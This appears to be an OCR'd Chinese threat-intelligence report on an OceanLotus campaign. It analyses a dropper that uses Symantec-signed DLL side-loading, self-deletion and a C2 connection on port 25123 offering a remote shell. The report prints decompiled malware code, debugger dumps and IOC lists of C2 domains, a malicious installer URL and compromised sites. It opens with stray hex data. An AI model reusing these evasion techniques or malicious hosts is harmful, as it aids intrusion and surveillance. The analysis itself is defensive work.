00000000	30	74	58	DE	8D	96	82	76	4D	0E	A8	D2	B6	42	4B	E4
00000016	D3	B6	86	96	16	22	C7	A3	6F	A6	FD	12	09	BF	F9	D9
00000032	48	F5	13	B3	B3	8E	25	2A	E2	49	F9	44	83	22	2E	8C
00000048	E4	39	D3	B1	B2	42	BC	60	FC	54	E6	0B	82	45	6C	13
00000064	B0	85	D8	6F	61	28	30	91	C4	09	46	F6	D0	73	17	69
00000080	82	D4	F9	E7	31	2D	FE	73	B5	D6	2E	E5	80	9A	06	53
00000096	73	E6	44	5D	76	3B	28	0C	06	A7	1B	72	8A	64	F0	D0
00000112	29	D9	05	31	C1	63	9E	D0	B5	10	99	8E	46	4B	A3	86
00000128	14	DA	95	22	90	DD	51	4E	48	DE	86	A6	15	3A	59	4F
00000144	FF	96	48	CD	56	3F	39	AD	F4	C3	74	84	8C	83	34	9C
00000160	30	18	52	CF	E9	53	70	7C	9C	9F	7A	06	B1	41	32	F6
00000176	04	CD	A0	47	97	E9	D1	E9	1F	D7	59	5E	C1	85	57	2D
00000192	68	54	08	6A	99	0E	54	CF	F9	F0	CF	03	90	A9	5B	AF
00000208	78	D6	4F	8B	57	D3	7E	14	A9	AD	45	75	97	3E	8B	5E
00000224	79	EE	AE	17	7A	92	D9	6F	E3	CA	4B	ED	2C	7E	4F	97
00000240	40	DE	C7	F6	78	F3	79	4F	F4	D5	70	0E	26	77	CC	FD
00000256	90	BA	8E	AE	38	D3	EB	1E	DA	C6	E8	A5	10	93	66	20
00000272	CE	2F	AF	CD	8C	46	63	20	C6	DA	E6	B9	43	2E	A5	89
00000288	1D	38	7B	10	33	72	D1	DC	E7	29	33	27	E5	EA	47	E6
00000304	65	A6	E4	62	FF	F3	F9	A7	93	50	EE	7E	24	AE	51	23
00000320	34	8E	B8	81	A0	BA	B3	7B	21	26	5B	00	8B	5D	B2	06
00000336	1F	90	6D	E3	6D	70	46	EA	E4	E0	9B	D3	8A	8B	78	33
00000352	96	BD	7F	93	AD	4A	9C	54	8F	E7	D6	D4	8D	56	B1	01


该资源数据使用 DES 加密：

```
pdwDataLen = 0;
v51 = CryptAcquireContextW(&phProv, 0, 0, 0x18u, 0xF0000000);
if ( !v51 )
  goto LABEL_7;
v16 = 8;
v12 = a3;
_CF = (unsigned int)a3[5] < 0x10;
_SF = (_DWORD)((_DWORD)a3[5] - 16) < 0;
*(_DWORD *)pbData = 520;
v65 = 26128;
v66 = 32;
if ( !_CF )
  v12 = *a3;
v15 = phProv;
_EAX = &hKey;
if ( _SF )
  goto LABEL_21;
v54 = __readeflags();
__asm { aaa }
BYTE1(_EAX) = v52;
_EAX = a2 ^ ((unsigned int)_EAX >> 4);
```

解密后的数据为拼接到一起的 3 个文件：rastlsc.exe、rastls.dll 和 sylog.bin

```
B0 42 12 00 70 04 00 00  0A 02 00 00 AC 00 00 00  °B..p.......¬...
25 00 61 00 70 00 70 00  64 00 61 00 74 00 61 00  %.a.p.p.d.a.t.a.
25 00 5C 00 53 00 79 00  6D 00 61 00 6E 00 74 00  %.\.S.y.m.a.n.t.
65 00 63 00 20 00 45 00  6E 00 64 00 70 00 6F 00  e.c. .E.n.d.p.o.
69 00 6E 00 74 00 20 00  50 00 72 00 6F 00 74 00  i.n.t. .P.r.o.t.
65 00 63 00 74 00 69 00  6F 00 6E 00 5C 00 31 00  e.c.t.i.o.n.\.1.
32 00 2E 00 31 00 2E 00  36 00 37 00 31 00 2E 00  2...1...6.7.1...
34 00 39 00 37 00 31 00  2E 00 31 00 30 00 34 00  4.9.7.1...1.0.4.
61 00 5C 00 64 00 6D 00  77 00 61 00 70 00 70 00  a.\.d.m.w.a.p.p.
75 00 73 00 68 00 73 00  65 00 72 00 76 00 69 00  u.s.h.s.e.r.v.i.
63 00 65 00 5C 00 72 00  61 00 73 00 74 00 6C 00  c.e.\.r.a.s.t.l.
73 00 63 00 2E 00 65 00  78 00 65 00 A8 00 00 00  s.c...e.x.e.¨...
25 00 61 00 70 00 70 00  64 00 61 00 74 00 61 00  %.a.p.p.d.a.t.a.
25 00 5C 00 53 00 79 00  6D 00 61 00 6E 00 74 00  %.\.S.y.m.a.n.t.
65 00 63 00 20 00 45 00  6E 00 64 00 70 00 6F 00  e.c. .E.n.d.p.o.
69 00 6E 00 74 00 20 00  50 00 72 00 6F 00 74 00  i.n.t. .P.r.o.t.
65 00 63 00 74 00 69 00  6F 00 6E 00 5C 00 31 00  e.c.t.i.o.n.\.1.
32 00 2E 00 31 00 2E 00  36 00 37 00 31 00 2E 00  2...1...6.7.1...
34 00 39 00 37 00 31 00  2E 00 31 00 30 00 34 00  4.9.7.1...1.0.4.
61 00 5C 00 64 00 6D 00  77 00 61 00 70 00 70 00  a.\.d.m.w.a.p.p.
75 00 73 00 68 00 73 00  65 00 72 00 76 00 69 00  u.s.h.s.e.r.v.i.
63 00 65 00 5C 00 53 00  79 00 4C 00 6F 00 67 00  c.e.\.S.y.L.o.g.
2E 00 62 00 69 00 6E 00  AA 00 00 00 25 00 61 00  .b.i.n.ª...%.a.
70 00 70 00 64 00 61 00  74 00 61 00 25 00 5C 00  p.p.d.a.t.a.%.\.
53 00 79 00 6D 00 61 00  6E 00 74 00 65 00 63 00  S.y.m.a.n.t.e.c.
20 00 45 00 6E 00 64 00  70 00 6F 00 69 00 6E 00   .E.n.d.p.o.i.n.
74 00 20 00 50 00 72 00  6F 00 74 00 65 00 63 00  t. .P.r.o.t.e.c.
74 00 69 00 6F 00 6E 00  5C 00 31 00 32 00 2E 00  t.i.o.n.\.1.2...
31 00 2E 00 36 00 37 00  31 00 2E 00 34 00 39 00  1...6.7.1...4.9.
37 00 31 00 2E 00 31 00  30 00 34 00 61 00 5C 00  7.1...1.0.4.a.\.
64 00 6D 00 77 00 61 00  70 00 70 00 75 00 73 00  d.m.w.a.p.p.u.s.
68 00 73 00 65 00 72 00  76 00 69 00 63 00 65 00  h.s.e.r.v.i.c.e.
5C 00 72 00 61 00 73 00  74 00 6C 00 73 00 2E 00  \.r.a.s.t.l.s...
64 00 6C 00 6C 00 5E 02  00 00 C8 00 00 00 25 00  d.l.l.^...È...%.
```

释放的 3 个文件为典型的白利用过杀软方式，rastlsc.exe 文件带有 Symantec 的签名，此白文件会加载同目录下的 rastls.dll，该 dll 会去解密加载 sylog.bin 文件并执行：



Dropper 执行 shellcode 后，会把执行自删除功能的文件释放到 temp 目录的 123.exe，把正常的浏览器文件替换掉 Dropper 后，以 Dropper 的路径作为参数运行 123.exe：

```
NumberOfBytesWritten = 0;
v7 = 7;
v6 = 0;
LOWORD(lpNewFileName) = 0;
v11 = 0;
if ( GetTempPathW(0x105u, &Buffer) )
{
  if ( GetTempFileNameW(&Buffer, L"123", 0, &TempFileName) )
  {
    if ( GetModuleFileNameW(0, &Buffer, 0x105u) )
    {
      v1 = CreateFileW(&TempFileName, 0x40000000u, 1u, 0, 4u, 0, 0);
      if ( v1 != (HANDLE)-1 )
      {
        if ( WriteFile(v1, a1 + 1, *a1, &NumberOfBytesWritten, 0) )
        {
          CloseHandle(v1);
          sub_40A880(&TempFileName, wcslen(&TempFileName));
          sub_409D20(L".exe", 4);
          v2 = lpNewFileName;
          if ( v7 < 8 )
            v2 = (const WCHAR *)&lpNewFileName;
          if ( MoveFileW(&TempFileName, v2) && sub_4049C0(&Parameters, 263, L"\"%s\"", (unsigned int)&Buffer) >= 0 )
          {
            v3 = lpNewFileName;
            if ( v7 < 8 )
              v3 = (const WCHAR *)&lpNewFileName;
            ShellExecuteW(0, 0, v3, &Parameters, 0, 0);
          }
        }
      }
    }
  }
}
```


123.exe 的功能主要是睡眠一秒后删除命令行传过来的文件，攻击者不通过调用 cmd.exe 的方式删除自己，估计是为了免杀。


```
int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPWSTR lpCmdLine, int nShowCmd)
{
  LPWSTR *v4; // esi
  int pNumArgs; // [esp+4h] [ebp-4h]

  pNumArgs = 0;
  v4 = CommandLineToArgvW(lpCmdLine, &pNumArgs);
  Sleep(0x3E8u);
  DeleteFileW(v4[pNumArgs - 1]);
  LocalFree(v4);
  return 0;
}
```

恶意功能代码

sylog.bin 文件在内存中解析后被执行，代码会获取计算机信息生成字符串与 .harinarach.com、.maerferd.com 和 .eoneorbin.com 拼接成一个完整的域名，连接其 25123 端口：


00FC3CC2 68 84C50201 push 0x102C584 UNICODE "%s.%s"
00FC3CC7 50 push eax
00FC3CC8 57 push edi
00FC3CC9 E8 52F6FEFF call 00FB3320
00FC3CCE 83C4 14 add esp,0x14
00FC3CD1 85C0 test eax,eax
00FC3CD3 0F88 10000000 js 00FC3CE9
000FDADC 000FDDA8 UNICODE "3100310031003100 2d003800630065003700660037003700 37"
000FDAE0 000003E8
000FDAE4 0102C584 UNICODE "%s.%s"
000FDAE8 010A4248 UNICODE "jhggjhggjhggjhggidggjoggmjggmlggjnggmmggjnggjnggjn"
000FDAEC 010A40D8 UNICODE "maerferd.com"


01010360 68 18D30201 push 0x102D318 UNICODE "25123"
01010372 52 push edx
01010373 FF15 08C20201 call dword ptr ds:[0x102C208] ws2_32.GetAddrInfoW
01010379 85C0 test eax,eax
0101037B 0F85 A0000000 jnz 01010421
01010381 8B76 08 mov esi,dword ptr ds:[esi+0x8]
01010384 53 push ebx
01010385 85F6 test esi,esi
01010387 0F84 84000000 je 01010411
0101038D 8B1D 14C20201 mov ebx,dword ptr ds:[0x102C214] ws2_32.connect
ST2 empty -UNORM CAD8 7C9301B
ST3 empty -UNORM C7A8 0007C74
ST4 empty -UNORM C6E4 7C92D95
ST5 empty +UNORM 2FA3 7C92F64
ST6 empty +UNORM 4F67 0007C6B
ST7 empty +UNORM 0098 0000000
3 2 1 0 E
FST 0000 Cond 0 0 0 0 Err 0
FCW 027F Prec NEAR,53 掩码
地址 HEX 数据 ASCII
010A43B8 6A 00 68 00 67 00 67 00 6A 00 68 00 67 00 67 00 j.h.g.g.j.h.g.g.
010A43C8 6A 00 68 00 67 00 67 00 6A 00 68 00 67 00 67 00 j.h.g.g.j.h.g.g.
010A43D8 69 00 64 00 67 00 67 00 6A 00 6F 00 67 00 67 00 i.d.g.g.j.o.g.g.
010A43E8 6D 00 6A 00 67 00 67 00 6D 00 6C 00 67 00 67 00 m.j.g.g.m.l.g.g.
010A43F8 6A 00 6E 00 67 00 67 00 6D 00 6D 00 67 00 67 00 j.n.g.g.m.m.g.g.
010A4408 6A 00 6E 00 67 00 67 00 6A 00 6E 00 67 00 67 00 j.n.g.g.j.n.g.g.
010A4418 6A 00 6E 00 67 00 67 00 6D 00 69 00 67 00 67 00 j.n.g.g.m.i.g.g.
010A4428 6D 00 69 00 67 00 67 00 2E 00 69 00 6B 00 6E 00 m.i.g.g...i.k.n.
010A4438 6C 00 62 00 6B 00 67 00 6E 00 2E 00 6D 00 61 00 l.b.k.g.n...m.a.
0012E9B0 010A43B8 UNICODE "jhggjh
0012E9B4 0102D318 UNICODE "25123"
0012E9B8 0012E9C8
0012E9BC 010A3EB8
0012E9C0 FFFFFFFF
0012E9C4 00000008
0012E9C8 00000000
0012E9CC 00000002
0012E9D0 00000001
0012E9D4 00000006

```
v4 = a1;
pHints.ai_flags = 0;
pHints.ai_addrlen = 0;
pHints.ai_canonname = 0;
pHints.ai_addr = 0;
pHints.ai_next = 0;
pHints.ai_family = 2;
pHints.ai_socktype = 1;
pHints.ai_protocol = 6;
result = sub_1005FE50(a1);
v5 = result;
if ( result != -1 )
{
  if ( !a4 || !GetAddrInfoW(pNodeName, L"25123", &pHints, (PADDRINFOW *)(v4 + 8)) )
  {
    v6 = *(_DWORD **)(v4 + 8);
    pHints.ai_addr = a2;
    if ( v6 )
    {
      while ( 1 )
      {
        _EAX = v6[4];
        v8 = v6[6];
        v9 = __readeflags();
        pHints.ai_protocol = _EAX;
        LOBYTE(_EAX) = ~(_BYTE)_EAX;
        __asm { das }
        pHints.ai_socktype = (int)connect;
        pHints.ai_family = v8;
        pHints.ai_flags = v12;
        _BitScanForward((unsigned __int16 *)&_EAX, 0);
        LOWORD(_EAX) = (char)_EAX;
        __asm { aas }
        __writeeflags(v9);
        if ( ((int (__fastcall *)(int, int, SOCKET, int, int, sockaddr *, addrinfoW *))connect)(
               pHints.ai_family,
               v12,
               v5,
               pHints.ai_family,
               pHints.ai_protocol,
               pHints.ai_addr,
               pHints.ai_next) != -1 )
          break;
```

成功连接后可以执行如下远控功能：

1、 文件管理

2、 远程 shell


3、 注册表管理

4、 进程管理

关于远控部分的其他细节，360 威胁情报中心将会在后续给出更详细的分析。

总体流程图

综合上述分析，样本执行流程总结如下：



关联分析及溯源

360 威胁情报中心尝试通过分发 JavaScript 的恶意域名的 WHOIS 信息来对本次事件做一些关联分析，一共 38 个域名，基本上都使用了隐私保护，注册时间则分布于 2014 年 3 月至 2017 年 10 月，可见攻击团伙的活动时间之长准备之充分。如下是其中一个域名的注册信息：

从攻击团伙用于 C&C 通信的域名 dload01.s3.amazonaws.com 出发，360 威胁情报中心发现一个捆绑恶意代码的 Firefox 浏览器更新文件，该文件就是技术分析部分提到的恶意样本。同时 360 威胁情报中心还发现了更多的恶意代码，包括 Cobalt Strike 生成的 Powershell 代码以及捆绑在其他浏览器中的恶意样本，这也是海莲花团伙的惯用手法之一，后续 360 威胁情报中心可能会发布更多相关的恶意代码分析。

参考资料

https://www.volexity.com/blog/2017/11/06/oceanlotus-blossoms-mass-digital-surveillance

http://ti.360.net

-and-exploitation-of-asean-nations-the-media-human-rights-and-civil-society/

更新历史

时间	内容
2017 年 11 月 7 日	初始报告
2017 年 11 月 8 日	修改补充攻击团伙 TTP 细节和信息泄露影响面评估
2017 年 11 月 9 日	补充更多关联分析得到的 IOC 信息以及相关恶意代码的分析

附件

IOC 列表

C&C 服务器
dload01.s3.amazonaws.com download-attachments.s3.amazonaws.com maerferd.com harinarach.com eoneorbin.com http://dload01.s3.amazonaws.com/b89fdbf4-9f80-11e7-abc4-2209cec278b6b50a/FirefoxInstaller.exe
分发 JavaScript 的恶意域名
a.doulbeclick.org ad.adthis.org ad.jqueryclick.com ad.linksys-analytic.com ads.alternativeads.net api.2nd-weibo.com api.analyticsearch.org api.baiduusercontent.com api.disquscore.com

api.fbconnect.net

api.querycore.com

browser-extension.jdfkmiabjpfjacifcmihfdjhpnjpiick.com

cache.akamaihd-d.com

cdn-js.com

cdn.adsfly.co

cdn.disqusapi.com

cloud.corewidget.com

cloudflare-api.com

core.alternativeads.net

cory.ns.webjzcnd.com

d3.advertisingbaidu.com

eclick.analyticsearch.org

google-js.net

google-js.org

google-script.net

googlescripts.com

gs.baidustats.com

health-ray-id.com

hit.asmung.net

jquery.google-script.org

js.ecommer.org

linked.livestreamanalytic.com

linksys-analytic.com

live.webfontupdate.com

s.jscore-group.com

s1.gridsumcontent.com

s1.jqueryclick.com

ssl.security.akamaihd-d.com

stat.cdnanalytic.com

static.livestreamanalytic.com

stats.corewidget.com

stats.widgetapi.com
track-google.com
update.akamaihd-d.com
update.security.akamaihd-d.com
update.webfontupdate.com
upgrade.liveupdateplugins.com
widget.jscore-group.com
wiget.adsfly.co
www.googleuserscontent.org
曾经被插入过恶意 JavaScript 的正常网站/URL
anninhdothi.com
asean.org
atr.asean.org
bacaytruc.com
baocalitoday.com
baotiengdan.com
baovesusong.net
basamnews.info
bdstarlbs.com
bokeo.gov.la
boxitvn.blogspot.com
boxitvn.blogspot.de
boxitvn.blogspot.ro
bshohai.blogspot.com
chanlyonline.com
chatluongvn.tk
chuongtrinhchuyende.com
damau.org
danchimviet.info
dannews.info
ddsvvn.blogspot.com
delivery.adnetwork.vn

demo.mcs.gov.kh
doanhuulong.blogspot.de
ethongluan.org
ethongluan01.blogspot.be
ethongluan01.blogspot.com
frphamlong.blogspot.com
gwhs.i.gov.ph
hongbagai.blogspot.com
hopluu.net
icevn.org
investasean.asean.org
khmerangkor-news.com
laoedaily.com.la
m.baomoi.com
m.suckhoedoisong.vn
machsongmedia.com
mail.dnd.gov.ph
mail.vms.com.vn
mcs.gov.kh
mlobkhmer-news.com
monasri.gov.kh
nationalrescueparty.org
nguoivietboston.com
niptict.edu.kh
nsvancung.com
ntuongthuy.blogspot.com
op-proper.gov.ph
phamnguyentruong.blogspot.com
phiatruoc.info
phongkhamdakhoadanang.com
police.gov.kh
pttpgqt.org

quanvan.net
quyenduocbiet.com
radiodlsn.com
sensoknews.com
sihanoukville.gov.kh
son-trung.blogspot.com
son-trung.blogspot.com.au
suckhoedoisong.vn
tag.gammaplatform.com
tandaiviet.org
thanglongcompany.com
thanhlinh.net
thanhnienconggiao.blogspot.com
thanhnienconggiao.blogspot.com.au
thewenews.com
thsedessapientiae.net
thuvienhoasen.org
thuymyrfi.blogspot.com
thuymyrfi.blogspot.fr
tiengnoividan.blogspot.com
tiengnoividan.blogspot.com.au
tinkhongle.blogspot.com
tinparis.net
truongduynhat.org
truyenhinhcalitoday.com
ukk-news.com
v-card.vn
veto-network.org
vietcatholic.net
vietcatholic.org
vietchonhau.blogspot.co.uk
vietchonhau.blogspot.com

vietfact.com
vnwhr.net
vuhuyduc.blogspot.com
www.afp.mil.ph
www.atgt.vn
www.attapeu.gov.la
www.bacaytruc.com
www.baocalitoday.com
www.baogiaothong.vn
www.baomoi.com
www.baotgm.com
www.blogger.com
www.cdnvqglbhk.org
www.chanlyonline.com
www.clip6s.com
www.cnpc.com.cn
www.cnrp7.org
www.cpp.org.kh
www.damau.info
www.damau.org
www.danchimviet.info
www.diendantheky.net
www.ethongluan.org
www.fia.gov.kh
www.firstcagayan.com
www.icevn.org
www.ijavn.org
www.khmer-note.com
www.khmer-press.com
www.kimlimshop.com
www.kntnews.com
www.leanhhung.com

www.lyhuong.net
www.machsongmedia.com
www.mcs.gov.kh
www.monasri.gov.kh
www.moneaksekar.com
www.mosvy.gov.kh
www.nationalrescueparty.org
www.ndanghung.com
www.necelect.org.kh
www.nguoi-viet.com
www.nguoitieudung.com.vn
www.pac.edu.kh
www.phapluatgiaothong.vn
www.phnompenhpost.com
www.police.gov.kh
www.preynokornews.today
www.quyenduocbiet.com
www.radiodlsn.com
www.siamovies.vn
www.tapchigiaothong.vn
www.tapchinhanquyen.com
www.thanhnientphcm.com
www.tienbo.org
www.tinnhanhne.net
www.trinhanmedia.com
www.tuvanonecoin.net
www.vande.org
www.vietcatholic.net
www.vietnamhumanrightsdefenders.net
www.vietnamthoibao.org
www.vietnamvanhien.net
www.vietthuc.org

xuandienhannom.blogspot.com

xuandienhannom.blogspot.com.au

http://asean.org/modules/aseanmail/js/wp-mailinglist.js

http://asean.org/modules/wordpress-popup/inc/external/wpmu-lib/js/wpmu-ui.3.min.js

http://atr.asean.org/

http://investasean.asean.org/

http://www.afp.mil.ph/modules/mod_js_flexslider/assets/js/jquery.easing.js

http://www.mfa.gov.kh/jwplayer.js

http://www.moe.gov.kh/other/js/jquery/jquery.js

http://www.monasri.gov.kh/wtemplates/monasri_template/js/menu/mega.js

http://www.mosvy.gov.kh/public/js/default.js

http://www.mpwt.gov.la/media/system/js/mootools-core.js

http://www.police.gov.kh/wp-includes/js/jquery/jquery.js